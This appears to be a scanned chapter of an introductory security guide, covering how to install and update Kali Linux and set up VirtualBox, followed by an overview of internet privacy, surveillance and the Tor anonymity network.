
Getting Started with Installation

- Download Kali Linux https://www.kali.org/downloads
- Burn the kali ISO to DVD **or** make a bootable pendrive with Rufus

or you can opt for virtualization in your current OS with virtual-box (select Linux Type Debian -> *VDI hard disk type dynamically allocated & load the* Kali *ISO that you have downloaded.*

Installation Procedure

STEP 1 : Boot with your chosen medium or load the Kali ISO. Below shown screen must appear, choose the graphical install (recommended for new users)



STEP 2 : Select your preferred language.


STEP 3 : Select your geographical location

STEP 4 : Select the preferred keyboard


Then loader will automatically install the additional components from CD, then it will configure your network related settings.
STEP 5 : Let kali be your hostname & hit continue

STEP 6 : You may optionally provide a default domain name for this system to use or you can keep it blank and can hit on continue


STEP 7 : Set a password for your Kali Machine & hit continue




Step 8 : The installer will now offer you four choices about the partitions of the disk.
In our case, we are using the entire disk on our computer and not configuring LVM (logical volume manager). Experienced users can use the “Manual”
partitioning method for more granular configuration options.



Step 9 : Select the partitioning disk, recommended option is all files in one partition for new users & then hit on continue.




Step 10 : Select finish partitioning and write changes to disk then hit continue
-> Select Yes to write changes to the disk and click on continue



Let it install the system automatically, this may take a while…

Step 11 : Configure network mirrors. Kali uses a central repository to distribute applications, select Yes on mirror network & hit on continue.


--> keep HTTP proxy information blank on next screen and hit continue.



NOTE : If you select “No” on this screen then you will not be able to install packages from kali repositories. Click here to manually install Kali repositories if you have selected “No” by mistake or if there is any error while installation. Let the installation get completed and then you can manually install kali repositories by the instructions given on this link : https://docs.kali.org/general-use/kali-linux-sources-list-repositories


Let it configure the package manager related files then…

Step 12 : Install the grub boot loader manually so select Yes & hit on continue



Step 13 : Select the hard-disk to install which means select 2nd option where the hard disk path is given as we are not going to enter a device manually
& then hit on continue


Step 14 : Finally, click on continue to finish the installation, it will install some final stage files and after it is completely done,
your security related weapons loaded Kali is ready to roll!



Update and Upgrade Sources list and Kali Linux

The Kali Linux source list is found on the directory '/etc/apt/' and this list is name as sources.list.

1. Copy the repositories from the website - https://docs.kali.org/general-use/kali-linux-sources-list-repositories



Regular repositories

On a standard, clean install of Kali Linux, you should have the following entry present in **/etc/apt/sources.list**:

```
deb http://http.kali.org/kali kali-rolling main non-free contrib
```

You can find a list of official Kali Linux mirrors here.

Source repositories

In case you require source packages, you might also want to add the following repositories as well:

```
deb-src http://http.kali.org/kali kali-rolling main non-free contrib
```

2. Open terminal and type this command to open the sources.list
   `leafpad /etc/apt/sources.list`
3. Clear everything from the file and paste the copied repository then save and close the file.
4. Come back to the terminal and execute this command to update your kali linux.
   `apt-get update`
5. Execute any of this command to upgrade your kali linux.
   `apt-get upgrade` or `apt dist-upgrade`

Setting Virtual OS in Kali Linux

Building a virtual lab inside the kali linux machine is more important because you can pentest everything on there so there is no need of other real systems. Here you can up any operating system on the virtualbox in kali linux. It's not much difficult. Just execute the following command to install the virtualbox on your kali linux. Then you can put any OS on there and go on with happy hacking!

`apt-get install virtualbox*`

Anonymity and VPN

Privacy is “workings of your mind”. We share our personal moments captured in images, credit card details, thoughts that are personal or professional with a person or a certain group at different instances of time and want it to be safe and secure.
We use an electronic gadget to share something trusting blindly the service provider company which may have to obey some unveiled laws of that country to which it belong and our data might be at risk.

The surveillance programs can force these companies to store the information and share it with the Government and can even sniff all the data passing through the channels i.e. Wire or Air, and hence compromise our privacy.
Though surveillance programs were in existence before Snowden’s leaks, but after the revelation of NSA’s surveillance programs, we need to think twice when it comes to our privacy.

28% of all Internet users, i.e. 415 Million people say that they use some sort of privacy tool for their Internet browsing sessions to ensure the confidentiality of their surfing location and privacy of the data they share.Research data from 170,000 Internet users worldwide shows 56% users feels lack of privacy while using the Internet, according to a report published by *GlobalWebIndex*.

Tor, a well known utility to maintain anonymous Internet access has a user base of about 45.13 million worldwide, out of which 21% are from Indonesia, 18% from Vietnam and 15% in India.

In China it is difficult to access many websites, i.e. Facebook, Google, Twitter and YouTube because of the heavily imposed Internet Censorship by the Government. China employs as many as 2 million Internet Analysts to review and block the content which are commercially and politically unfit.

GlobalWebIndex (GWI) suggests, there are about 34% of Chinese users who are addicted to using anonymity tools in order to bypass the Internet Censorship. 60% of which do so for using Google products and 55% for Facebook or Twitter. 160 million Chinese uses VPN, most of them do so to hide their location.

Indonesia also has the world's highest use of anonymity tools among its internet users, with 42 percent using proxy servers or virtual private networks known as VPNs, therefore bypass regional blocks on certain content.

The Report concludes that there is an exponential growth in Internet users worldwide and which is open for surveillance at least by the country you showing your location.

Tor The Anonymity Network

The Tor network is a group of volunteer-operated servers that allows people to improve their privacy and security on the Internet. Tor's users employ this network by connecting through a series of virtual tunnels rather than making a direct connection, thus allowing both organizations and individuals to share information over public networks without compromising their privacy. Along the same line, Tor is an effective censorship circumvention tool, allowing its users to reach otherwise blocked destinations or content. Tor can also be used as a building block for software developers to create new communication tools with built-in privacy features.

Individuals use Tor to keep websites from tracking them and their family members, or to connect to news sites, instant messaging services, or the like when these are blocked by their local Internet providers. Tor's onion services let users publish web sites and other services without needing to reveal the location of the site. Individuals also use Tor for socially sensitive communication: chat rooms and web forums for rape and abuse survivors, or people with illnesses.

Journalists use Tor to communicate more safely with whistleblowers and dissidents. Non-governmental organizations (NGOs) use Tor to allow their workers to connect to their home website while they're in a foreign country, without notifying everybody nearby that they're working with that organization.

Groups such as Indymedia recommend Tor for safeguarding their members' online privacy and security. Activist groups like the Electronic Frontier Foundation (EFF) recommend Tor as a mechanism for maintaining civil liberties online. Corporations use Tor as a safe way to conduct competitive analysis, and to protect sensitive procurement patterns from eavesdroppers. They also use it to replace traditional VPNs, which reveal the exact amount and timing of communication. Which locations have employees working late? Which locations have employees consulting job-hunting websites? Which research divisions are communicating with the company's patent lawyers?

A branch of the U.S. Navy uses Tor for open source intelligence gathering, and one of its teams used Tor while deployed in the Middle East recently. Law enforcement uses Tor for visiting or surveilling web sites without leaving government IP addresses in their web logs, and for security during sting operations.

The variety of people who use Tor is actually part of what makes it so secure. Tor hides you among the other users on the network, so the more populous and diverse the user base for Tor is, the more your anonymity will be protected.

